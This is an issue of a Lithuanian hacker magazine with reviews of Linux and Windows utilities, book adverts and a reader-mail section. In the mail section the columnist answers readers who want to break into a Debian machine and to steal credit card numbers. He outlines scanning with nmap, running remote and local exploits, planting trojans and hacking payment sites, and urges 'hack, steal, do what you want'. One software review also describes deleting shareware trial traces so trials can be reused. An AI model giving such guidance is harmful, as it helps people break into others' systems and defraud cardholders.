Kaip apie ją sako pats autorius: "Maža gudri programa, kuri sako beveik viską apie tavo procesorių". Jeigu rimtai, tai programa tiksliai duoda sąrašuką PARAMETRAS: REIKŠMĖ apie visas proco charakteristikas. Ir kas labiausiai jaudina, programa konsolinė :). Vienoje konferencijoje autorius gavo klausimą, ar tik neima programa informacijos iš sisteminio failo, autorius patylėjo :). Apie tai verta pamąstyti...

Lclock

<http://lclock.chat.ru/lclock.tar.gz>
Dydis 2 Kb

Konsolinė komanda, kuri rodo laiką tavo darbo su konsole metu! Laikrodukas viršutiniame dešiniame kampe mėlyname fone puikiai "gulasi" ant `mc` ir ant visokių ten `linuxconf`. Terminalo emuliatoriuje po klsais nedirba, paketas, kuris sveria 120 Kb, yra www.nc.orc.ru/pub/Linux/software/develop/nasm/binaries/linux/i386-ibc6/nasm-0.98-1.i386.rpm. Po instaliacijos `nasm` reikia įeiti į bylą `src` ir surinkti ten "nasm `lclock.asm`", paskui dar ir "chmod +x `lclock`", ir tik dabar programą galima vartoti. Tiesa, kad pasiektum geriausią efektą, failuką `lclock` reikia parašyti į bylą `/bin` ("cp `lclock/bin/lclock`") ir pridėti ten eilutę "lclock" į failuką `/etc/rc.d/rc.local` kur nors pabaigoje. Dabar užsikrovus LINUX laikrodukas atsiras automatiškai!




Man Chr 2.0

www.zdenix.narod.ru/zip/manchr2.tar.gz

Dydis 10 Kb

Ir dar viena programa, ir vėl konsolinė. Ši maža *utėlytė* moka perkoduoti failus iš vieno rusiško kodavimo į kitą (pavyzdžiui, komanda `./manchr file1 file2 -win -iso` privers programą išsaugoti failą "file1" kode `win` išsaugoti į kitą failą, "file2" vardu, bet jau *iso* kodavimo). Patariu turėti šią programą juodai dienai, nes anksčiau ar vėliau tau teks, kaip *cool* hakeriui turėti reikalą su `win` failais, o "Star Office" po ranka nebus :).



Gnomp3

<http://tux.anu.edu.au/~matt/gnomp3-0.1.6.tar.gz> — archyvas;

<http://tux.anu.edu.au/~matt/gnomp3-0.1.6-1.i386.rpm> —


"RedHat" paketas;

http://tux.anu.edu.au/~matt/gnomp3_0.1.6-1_i386.deb —

"Debian" paketas.

Dydis: 57 Kb

Programa skirta mp3 failams groti. Korektiškai dirba su labai dideliais *play listais*. Nelabai didelis interfeisas, bet geras greitis. Reikalauja, kaip jau turbūt supratote iš pavadinimo, GNOME! Man didelio įspūdžio nepadarė, taigi patariu slūstis tik tuo atveju, jeigu tavo kompas stabdo ir tu nesielstikos megejas :).



XMMS 1.2.3

www.xmms.org/files/1.2.x/xmms-1.2.3.tar.gz — archyvas;

www.xmms.org/files/1.2.x/rpm/xmms-1.2.3-1.src.rpm —

"RedHat" paketas.

Dydis: 1.60 Mb

Ir jeigu jau prakalbome apie MP3 grotuvus, tai negalima nutyliėti apie tokią programą, kaip XMMS! Geriausias mp3 failų grotuvas "NIX", visiškai analogiškas "WinAMP". Palaiko *ekvalizerį*, *pie listus*, *skinus*. Tiesa "WinAMP" "šūkros" tinka ir XMMS. Pas mane tik šita programa ir rulina. Pompuok ir vartok :). Turi *pluginus*, kaip ir bet koks save gerbiančias *playeris*.




CD-2-MP3

<http://download.cd2mp3.org.uk/>

Dydis: 4 Kb

Ir pokalbio apie MP3 pabaigoje aš pasakosiu tau apie šią *super puper* programą. Tu jau turbūt esi girdėjęs apie "AudioGrabber" *masdajų*. Ši programa daro lygiai tą patį, tai yra ištraukia *trekus* iš audio CD ir spaudžia juos į MP3, bet daug greičiau negu "Grabber". Yra galimybė "nugrėbti" kaip ir vieną *treką*, taip ir visą diską. Taip pat ji moka perkoduoti WAV į MP3! Programa konsolinė, turi dialoginį interfeisą (jeigu tai galima pavadinti interfeisu :)).



Paieška internete

Aušra Vaškevičienė

Naršantiems internete ši knygą bus naudingas pagalbininkas - labiau patyrusiems ji padės sutaupyti laiko ieškant reikalingų informacijų, naujokai gaus paieškos internete pamokų.

"Paieška internete" susideda iš dviejų dalių: "paieškos būdai" ir "teminė paieška". Pirmajame aprašomi bendrieji paieškos principai, supažindinama su informacija, glaudžiai susijusia su paieška ir rastos informacijos naudojimu. Antrajame nagrinėjamos įvairios teminės paieškos. Abiejuose apibūdinamos interneto svetainės, pateikiami tinkamiausi pavyzdžiai ir naudingų adresų kraitelės.

Kaina 9,80 Lt,
apimtis 224 psl.

C++ duomenų tipai ir struktūros

Antanas Vidžiūnas

Literatūroje programavimo kalbų duomenų tipai ir struktūros analizuojami dvejopai: formaliai, analizuojant duomenų tipų savybes ir praktiniu populiariose programavimo kalbose realizuotų tipų taikymu. Autorius pasirenka antrąjį būdą, nes tai puiki priemonė supažindinti ne tik su duomenų tipų savybėmis, bet ir mokytis naujos programavimo kalbos, vystyti informacinių modelių sudarymo įgūdžius. C++ kalba pasirinkta todėl, kad tai pagrindinė profesionalių programuotojų vartojama kalba.

Kaina 19 Lt,
apimtis 240 psl.




Jau seniai planavau išleisti specialų "Shareware" leidimą su savo mėgstamiausių programų aprašymais, bet vis progos nesulaukdavau. O čia kaip tik pasitaike :). Todėl aš greitai pagavau savo kompe devynias programas, kurios, nepaisant visų mano pastangų, iki šiol nėra labai populiarios, ir jas aprašiau. Labai norėčiau tikėti, jog tau, kolega, patiks softas, kurį aš pats naudoju kasdien.

Check&Get v 1.8

Windows 9x/NT4/2K
Size: 1813 Kb
Freeware
<http://www.activeurls.com>


"Check&Get" – geriausias pasaulyje *bookmark* valdiklis. Tavo kompe jis pasileidžia automatiškai, tereikia prisijungti prie Tinklo. Programoje yra gausybė naudingų funkcijų, bet svarbiausia yra tai, jog ji moka trim skirtingais metodais tikrinti (labai greitai, keliais srautais), ar nepasikeitė tavo pažymėtų puslapių turinys nuo paskutinio apsilankymo. Šios funkcijos *rulez!* Jei anksčiau tekdavo ligai leškoti internete atnaujintos medžiagos, tai dabar aš tiesiog paleidžiu "Check&Get", išsirenku reikalingą skyrį: "Shareware" – jei noriu dirbti, "Pramogos" – jei noriu pailsėti, paspaudžiu <Ctrl+A>, kad pažymėčiau visus punktus, <Ctrl+C>, kad patikrinčiau atnaujinimo statusą. Tada programa raudonais paukščiukais pažymi saitus, kurie buvo atnaujinti... Be to, su šia programa labai patogų daryti tuos žymeklius: reikia tik perduoti jai resurso URL, o pavadinimus, raktinius žodžius, aprašymus ji gaus pati.



RegSnap v 2.71

Windows 9x/NT4
Size: 110 Kb
Shareware
<http://webdon.com/regsnap>


Su "RegSnap" aš darau registro, failų *win.ini*, *system.ini*, *autoexec.bat* bei *config.sys*, taip pat katalogų *|Windows|* ir *|Windows|System* failų sąrašų atsargines kopijas iki ir po įtartinės programos paleidimo, o paskui kopijas palyginu. Tiksliau sakant, jas palygina "RegSnap" ir pateikia man ataskaitą apie rastus skirtumus. Iš šios ataskaitos iškart paaiškėja, kaip ir kur pasislepia mano sistemoje elinis testuojamas trojanas arba "exe failas su nuotraukom", atsiųstas man paštu. Naudinga programa, ar ne? Ypač jei žinai, kad "RegSnap" galima naudoti ir kitiems, taikesniems tikslams. Pavyzdžiui, ši programa puikiai gaudo "uodegas", kurias palieka sistemoje *shareware* programos, kad pabandyto laikotarpiui pasibaigus, tu negalėtum suinstaliuoti jų iš naujo. Su "RegSnap" galėsi tokias vietas rasti ir ištrinti, o paskui vėl instaliuoti *šarvarus*.



SecondChance v2.07

Windows 9x
Size: 2703 Kb
Shareware
<http://www.partitionmagic.com>


Vienintelė priežastis, dėl kurios iki šiol sėdžiu su "Windows 98", yra ta, kad ši programa vis dar atsisako dirbti su "Win2000". O gyventi be "SecondChance" aš jau neb galiu. Ši programa foniniame režime seka visus sistemos pakeitimus (išsaugodama pakeistų arba ištrintų failų kopijas), o po tam tikro laiko stato kontrolinius taškus. Tai daroma tam, kad aš bet kada galėčiau grąžinti savo sistemą į bet kurį iš tų taškų. Beje, kontrolinį tašką galima sukurti ir pačiam, pavyzdžiui, prieš naujo softo instaliavimą. Žinai, labai malonu po testavimo tiesiog iškeliauti atgal į praeitį, o ne vargti šalinant vieną programą po kitos, ir nesvarstyti, ką visos tos programos galėjo padaryti tavo sistemai. Atskleisdamas paslaptį pasakysiu, kad savo svarbiausią kontrolinį tašką aš padėjau dar prieš pusę metų, iškart po "Windows" ir standartinio programų komplekto instaliacijos. Dabar tereikia periodiškai grįžti prie šito taško, kad mano geležinis draugas vėl pradėtų puikiai veikti. O juk per šį laiką daugelis mano draugų jau po kelis kartus pakaltė "Windows" :).



RUNit v 2.1 beta 6a

Windows 9x/NT4/2K
Size: 65 Kb
Freeware
<http://www.magister-lex.at/RUNit>

Programų langai dažnai labai trukdo prieiti prie darbastalio ikonų, o paleidinėti programas per meniu "Start" nelabai patogų, todėl, kad greičiau prieiti prie reikalingiausių programų, aš jau seniai naudoju šį galingą (nežiūrint į dydį) *launchpadą*. Man patinka, kad "RUNit" visiškai nenervina, sėdi sau tyliai atmintyje ir laukia, kol vartotojas paspaus dešinįjį pelės mygtuką vienoje iš ekrano "karštų zonų". Šis spragtelėjimas yra signalas programai, jog vartotojas reikalauja, kad jam būtų parodytas meniu, susietas su šia zona. Tokia zona gali būti ir ekrano dalis, ir visas ekranas, bet šiuo atveju reikės spausti ne tik pelės mygtuką, bet ir laikyti paspausta kokią nors savo pasirinktą klaviatūros klavišą. Mano ekrane yra keturios zonos, kuriose, atsižvelgiant į paskirtį (darbas su CD, darbas su "Web"), ir yra visos mano programos. Todėl ir išeina, kad su "RUNit" bet kurią reikalingą man programą galiu pasiekti vos dviem pelės spragtelėjimais. O visos darbastalio ikonos ir meniu "Start" aš kurį laiką išvis buvau pašalinęs – man tai trukdė dirbti. Tiesa, draugai tikrai sutrikdavo :).



Starter v 5.3.4.2102

Windows 9x/NT4/2k

Size: 378 Kb

Freeware

<http://codestuff.virtualave.net>

Puiki pagalbinė programėlė, padedanti man valdyti linksną programų, norinčių startuoti kartu su "Windows", šeimą. "Starter" padeda rasti atsakymus į klausimus: "kodėl OS stabdo ir buržia vinčiu kaip neščia musė?", "kaip panaudojama atmintis?" ir svarbiausia "kaip išsėina, kad kai aš naudojuosi internetu, kažkas naudojami manimi?" Informaciją apie startuojančias programas "Starter" ima iš registro, katalogo "StartUp" ir failo *Win.ini*. O anuliuoti kokios nors programos leidimą į automatinį startą yra taip pat lengva, kaip iš valiko atimti saldainį. Taip pat ši programa pravers žmonėms, kurie iki šiol mano, kad failas *Internet.exe* turi kažką bendra su internetu. Tam šioje programoje yra funkcija "File Properties". Ji teikia šiek tiek tokios papildomos informacijos apie failus, dėl kurių vartotojas "nėra tikras". Pažengusius pipirus "Starter" pradžiugins užduočių *menedžeriu*, kuris, nors ir nesiekia "Taskinfo 2000" lygio (www.larsn.com), bet vis dėlto puikiai susitvarko su paprastom užduotim, pavyzdžiui, parodo visą užduočių sąrašą arba baigia nereikalingos programos darbą.

Aire Freshener v 2.0


Windows 9x/NT4/2k

Size: 13858 Kb

Freeware

<http://www.xknows.bos.ru/aire>

Niekas nesiskundžia, kad sisteminio bloko komponentai veikia per garsiai, kai žaidžia "Diablo". Kitas reikalas yra tada, kai žmogus prisėda prie kompo dirbti, nieko neišsėina, žmogus pradeda nervintis ir būtent tada pastebi, kad jo ausintuvus yra labai bjaurus, o kietasis diskas veikia pernelyg garsiai. Kadangi žmonės dabar nekantrūs, tai atsiranda labai daug straipsnių "Kaip padaryti savo "pi-siušką" tylėnę?" Laimė, manęs ši problema nejaudina: prieš metus radau Tinkle programą "Aire Freshener", ir dabar paleidžiu ją kiekvieną kartą, kai atsiranda negerų jausmų savo kompi. Ši programa – geras atpalaiduotojas. Ji formuoja aplink tave malonų garso pasaulį pasirinkta tema (norėsi – lietus jūros pakrantėje, norėsi – laužas miške). O savo kompo tu tiesiog negirdėsi ir jį pamirši. Na, o siekdama išvengti nemalonių monotoniškų to paties garso pasikartojimų "Aire Freshener" kiekvieną "temą" konstruoja iš daugelio garsų. Tuo ir paaiškinamas distribucijos dydis, nes jame yra per trisdešimt kokybiškų garso temų.



Quick Folders v 1.0.1

Windows 9x/NT4

Size: 20 Kb

Freeware

<http://www.simtel.net/pub/simtelnet/win95/fileuti/qfold101.zip>

"Quick Folders" į standartinius dialoginius langus "Open"/"Save" įstato savo mygtuką (žaislas ant snukio), kuris leidžia prieiti prie katalogų, panaudotų atidarant ir saugojant failus per šiuos dialogus. Sąrašas pateiktas meniu pavidalu, ir pasirinkęs punktą tu pereini į atitinkamą katalogą. Tai labai patogiu. Tarkime, aš su "GetRight" noriu išsaugoti kokį nors failą diske, tai per standartinį dialogą nurodau kelią iki reikiama katalogo. O paskui, pavyzdžiui, kai reikia išsaugoti į tą patį katalogą *web* puslapį su programos aprašymu, jau nereikės kartoti tos pačios katalogo paieškos operacijos – "QuickFolders" pats prisimins kelią.



Isleuthhound v2.21


Windows 95/98

Size: 1100 k6

Freeware

<http://www.isleuthhound.com/ru>

Per dvejus metus, kuriuos dirbu "H.", aš parašiau tiek tekstų, kad jų turbūt užtektų 400 puslapių storio knygai. Kartu gaunu daug laišku, o norėdamas atsakyti turiu perbėgti akimis savo literatūrinį palikimą ieškodamas aprašymo arba nuorodos. Ar esi bandęs surasti eilutę storoje knygoje? Tai nėra paprasta, net jei ir žinai, kuriam skyriuje tai yra. Man skūstis nereikia, nes šį darbą mano kompe atlieka minėta programa. Į bet kurią užklausa programa atsako labai greitai, nes ji periodiškai indeksuoja visus mano dokumentus. Be to, programa pati moka keisti galūnes, velksmažodžių formas ir t.t. Nemokama programos versija veikia tik su failais formato *.doc ir *.txt. Kadangi mano straipsniai parašyti "Word", tai manęs tai nejaudina, tuo labiau kad mano web archyvą kankina kita puiki programa "AVSearch" (www.avt.new-mall.ru).



BackUp 32 v1.6


Windows 9x/NT4/2K

Size: 1097 Kb

Freeware

<http://smallutils.narod.ru>

Manoma, kad paprastas vartotojas niekad nežiūrėjo rimtai į atsarginio kopijavimo klausimus, kol neprarado svarbių programų arba dokumentų. Antra vertus, kolega, jei skaitai mūsų žurnalą, tai tu tikrai jau nebe paprastas vartotojas. Todėl aš nepasakosiu, kam reikia atsarginių kopijų, o iškart pereisiu prie programos, kuri leidžia labai lengvai padaryti laišku, ICQ žinučių, saito duomenų bazės *backup*ą. Ji vadinama "BackUp 32". Ši programa gali archyvuoti duomenis ir į kietąjį diską, ir į nešiojamas laikmenas. Aišku, kad rezervuojami duomenys suspaudžiami (paprastai ZIP, nors gali būti ir kitų archyvavimo algoritmu), o archyvuui priskiriamas pavadinimas, kuriame nurodoma data. Lanksti konfigūracija, galimybė naudoti šablonus, įtraukti, pašalinti failus ir kitos, reikalingos tokio tipo *utilitoms* "BackUp 32" programoje irgi yra. Todėl vieną dieną nutariau nelaukti, kol virusas ar kažkas dar sugriauš mano sistemą, ir tapau "BackUp 32" vartotoju. Dar nė karto nesigallėjau :).



JO-MUILAS

Hi. Čia, kaip visada, galėsi paskaityti atsakymus į laiškus, kuriuos mes gauname iš jūsų. Jei nori užduoti klausimą, išsakyti savo nuomonę koku nors klausimu arba tiesiog pakritikuoti, gali drąsiai rašyti el. paštu faq@hacker.lt arba mail@hacker.lt. Įdomiausi, juokingiausi ir kvailiausi laiškeliai pateks į šį žurnalo skyrių. Važiuojam.

LAIŠKAS #1

From: Darius <dariuspovilaitis@takas.lt>

Hi,

tai va, jei galite tai pasakykite koku nors Interneto www.pustlapiu.hack tematika, kuriuose as galeciau rasti NT, Unix silpnas vietas gal dar zinote pustlapiu kuiuose as galeciau pasiskaityti ir ismokyti tinkamai pasinaudoti tomis klaidomis.

■ ■ Haja, Dariau.

Internetu yra labai daug informacinių resursų hack tema (ne tik www, yra ir USENET konfos, FTP sites, BBS per *telnet*). Reikia tik užėiti į "Altavista" ir užklausoje nurodyti "+hack +hackers +hacking". *Search* rezultatas bus vos ne ilgesnis kaip "sex" užklausa :). Žinoma, mėšlo ten bus 90 proc. BTW, kol kas nesu matęs hack saity, kur būtų viskas paaiškinta taip, kad kiekvienas žmogus "iš šono" perskaitęs tam tikrą tekstuką galėtų pavaryti ką nors daugmaž rimto. Žinoma, gal ir yra tokių saity, kur aiškinama, kaip pavyzdžiui, sukompiliuoti eksploitą ir po to juo pasinaudot, tačiau dažniausiai jų autoriai patys neseniai sužinojo, kaip tai daroma, arba tiesiog nurašė nuo kitų tokių pat "haksorių". Išvis žodis "hack" dabar jau vartojamas kur tik įmanoma, ir dauguma žmonių jau nebesupranta jo pradinės prasmės. Artimiausias žodžio "hack" ekvivalentas yra "security". Įdomiausi "hack" tematikos saitai yra skirti būtent saugumo specialistams, tinklų administratoriams bei visiems besidomintiems IT saugumu. Mano nuomone, geriausiai iš jų yra www.securityfocus.com, www.secureteam.com, packetstorm.security.com, www.insecure.org. Šiuose saituose galima surasti paskutiniuosius pažeidžiamumus (su fixais), eksploitus, IT saugumo naujienas, bugtraq maillisto archyvą. Be to, ten yra daug linkų į kitus panašaus pobūdžio saitus. O kad pasinaudotum pažeidžiamumais, jau reikia turėti tam tikrų sričių žinių bazę (na, UNIX, NT ir t. t.). UNIX ir NT supratimas yra atskiras dalykas nuo hako, todėl prieš laužant sistemą reikia mokėti su ja dirbti (kam vogti automobilį, jei nemoki vairuoti :). Taigi patarčiau perskaityti "UNIX Red Book", "Interface and implementation of 4.4BSD system", "TCP/IP networks", "Inside WindowsNT" ir daug kitų puikių knygų.

Cya.

LAIŠKAS #2

From: "Vitalis" <Vitalisp@yahoo.com>

Heil,

rasau trumpai, drutai ;-):

Reikia nulausti Debian GNU/Linux 2.2 Telnet gw logina ir psw. Kokia programke tai galima butu padaryti? Cia jau ne Windozu serveris, kur galima su paprastu Cainu praleisti, ar ten koku 8 bitu koderiu ...

Aciu uz bent minti ;-)

■ ■ Salam, Vitalis.

Pirmiausia eilutės "Debian GNU/Linux 2.2" visiškai neužtenka, kad bent jau apytiksliai pasakyčiau, kaip nulausti tą "Debianą" (ateik į kompiuterinę firmą ir paklausk "kaip pataisyti "Pentium MMX?" - ar jie sugebės tau padėti? :). O "programkių" būna tik tiems "vindoze serveriams" (nesuderinami žodžiai :). Dėl informacijos trūkumo galiu patarti tik standartinę "scriptkiddie" strategiją (žinoma, skirta ne vindowzei): su *nmapu* sužinok, kokie servais paleisti tame kompe, nuvaryk į vieną iš paminėtų aukščiau saity ir surask nutolusius (*remote*) eksploitus (jei tokių yra) šiems servais, sukompiliuok, paleisk ir "follow da instructionz". Jei tau pasiseks (*imean* adminas yra lama, žalias ar tinginys :), pateksi vidun, tada reikia jau žiūrėti į programų skyles ir ieškoti *lokalių* eksploitų, *bugovų* SUID programų, sisteminių failų su neteisingai nustatytais "permissions". O jei nepasiseks (adminas žino pagrindines UNIX komandas :)- "ablonas".

Bai.

LAIŠKAS #3.

From: mr <mariusn@operamail.com>

Sveikas,

Nutariau jums parasyti laiska po paskutinio jusu žurnalo numerio pasirodymo (Nr. 2/10/). Man patiko straipsnis "Pavojingas žaidimas-kardingas". Jus cia rasote kaip geriau isleisti nusvilptos cc pinigais, bet nepasakote kaip nusvilpti tos cc numeri (ne viename numeryje dar to nerasete - tai galetu buti gera tema naujam straipsniui). Noreciau paklausti keleta budu kaip nusvilpti cc numeri ir parasykite kur rasti naujesios informacijos apie cc hakinima.

Atsakykite kuo skubiau.

Su pagarba Marius.

■ ■ Sveikas, Mariau.

Man ateina labai daug laiskų su prašymais atsiųsti KK numerių (žinoma, aš tokiais dalykais neužsiimu :). Kas yra CC#? Tai vertinga informacija, kuri saugoma tam tikrose vietose. Vartotojai gali saugoti CC# duomenis (savo arba pavogtus :) savo kompuose, serveriai saugo CC#, kurie buvo panaudoti apmokėjimams. Taigi sistema aiški: vieni moka kitiems naudodami CC#. Vadinasi, gauti galima arba iš vieny, arba iš kitų. Pirmiems galima įkišti trojaną, antriems nuspjaut į juos, jiems reikia ieškoti *bugų* (tokių, kaip *Cart32* :). Išeina, kad gauti KK galima iš pirmų rankų (labai retai išeina), iš antrų (vogti iš vagių), užsiminėti RIPinimui (apgaukinėti traderius/kardierius), atidaryti mokamą saitą (daug niuansų) arba laužti mokamus saitus (plačiausiai taikomas metodas :). Tu, Mariau, ir visi kiti pradedantieji kardieriai, žinoma, norėtų, kad žurnale būtų atskiras puslapis su KK sąrašais :). Nesvajok. Laužk, vok, daryk, ką nori. Tik perspėju tave: įmanomas toks atvejis, kad tave pasodins ir/arba nubaus. Spręsk pats. O kitame numeryje parašysiu straipsniuką apie kardingą, kur pasistengsiu šiek tiek paaiškinti kardingą.

Iki.

LAIŠKAS #4

From: X-Ray <xray@labasfm.lt>

Hi! Kaip skanuojant portus, pagal atvirus portus sužinoti: kokia operacine sistema, kam skirtas kompas ir t.t. Kokie portu kodai ka reiskia(windows).Jei gali parasyk daugiau apie portus arba nurodyk kur galiu gauti informacijos(lietuviskos)apei juos. Is anksto dekoju.

■ ■ Hilow, IKSRay.

Iškart pereisiu prie reikalo. Iš atidarytų portų sąrašo galima sužinoti (nors kartais ir negalima), kokie servais yra paleisti mašinoje. Kiekvienas porto numeris rezervuotas tam tikram servisui (vindowzeje servisų sąrašas yra *c:\windows\services*). Nustatyti OS galima arba pasinaudojus *nmap* (

[laiškus, kaip visada, atsakė oFFsPrInG (offspring@hacker.lt)

cure.org/nmap) su opcija -O (jai reikia root teisių), arba pasinaudojus savo mąstykle ir žiniomis. Pavyzdžiui: jei atidarytas tik 139 portas ("NetBIOS"), vadinasi, yra daug šansų, kad tai vindowz; jei atidarytas 21 portas (ftp) ir FTP demono versija yra wu-ftpd 2.6.0, tai greičiausiai turim reikalų su LINUX, ne naujausiu, bet ir ne seniausiu. Jei paleistas HTTPd, galima nustatyti sistemą pasinaudojus "Netcraft" (www.netcraft.com/whats). Bet vis vien, jei adminas būtų šiek tiek protingesnis, paslėptų versiją arba sukonfigūruotų, kad servas meluotų savo versiją (neva "IIS v6.0 running on IRIX v6.1" ("RedHat")) :). BTW, tas "services" failas gana nedidelis, visą portų sąrašą galima gauti RITS saite (ri7s.cjb.net) arba peržiūrėti nmap-services failą (kopiją padėjau į www.hacker.lt, pavadinimu "arxyva").

Sėkmės!

KVAILIAUSIAS NUMERIO LAIŠKAS



From: "MD JAM" <File.Man@takas.lt>

Hi oFFsPrInG ir Visi Kiti,

Man reikia kelio nulaužti mirco ir flašo registracija gal galit p@sakyt k@ip! Ir dar kur galiu rasti kreditu numeriu ir ju duomeni.(Visa - Aldirdas Sikpuodis 1952 m gimimo ir t.t) Reikia biski fanes apsipirkt! Atsiuskit man creditku numeriu ar bent kur ju rast!Ar programos kurios man reikia vienu zodziu reikia visko kas duotu pinigų! Ir padekit su Flaš ir Mircu.

■ H4j4 dA FiL3M3n!

